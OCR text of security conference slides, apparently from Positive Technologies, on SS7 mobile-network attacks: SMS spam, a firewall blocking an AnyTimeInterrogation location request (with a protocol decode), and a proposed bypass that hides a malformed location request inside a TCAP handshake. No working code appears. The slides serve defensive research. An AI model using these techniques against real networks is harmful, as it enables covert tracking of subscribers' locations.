
SMS delivery

POSITIVE TECHNOLOGIES




SMS spam through SS7

POSITIVE TECHNOLOGIES




TCAP handshake as a protection measure

POSITIVE TECHNOLOGIES



AnyTimeInterrogation message allows an Intelligent Network (IN) node to receive identity of a serving cell in order to perform a location-based service.

This message is allowed for internal operations only. It should be prohibited in external connections.




Blocking an illegitimate location request

POSITIVE TECHNOLOGIES

1. **AnyTimeInterrogation**: MSISDN

STP

HLR



2. **AnyTimeInterrogation**: MSISDN

SS7 firewall

Protocol	Info
GSM MAP	invoke anyTimeInterrogation

```
▷ Signalling Connection Control Part
▷ Transaction Capabilities Application Part
◢ GSM Mobile Application
  ◢ Component: invoke (1)
    ◢ invoke
        invokeID: 1
      ◢ opCode: localValue (0)
          localValue: anyTimeInterrogation (71)
      ▷ subscriberIdentity: msisdn (1)
      ◢ requestedInfo
          locationInformation
```

The message is blocked


TCAP handshake as an SS7 Trojan

POSITIVE TECHNOLOGIES

Is it possible to encapsulate a malformed location request into the protection mechanism and receive result?

SS7 firewall: bypass within a TCAP handshake

POSITIVE TECHNOLOGIES



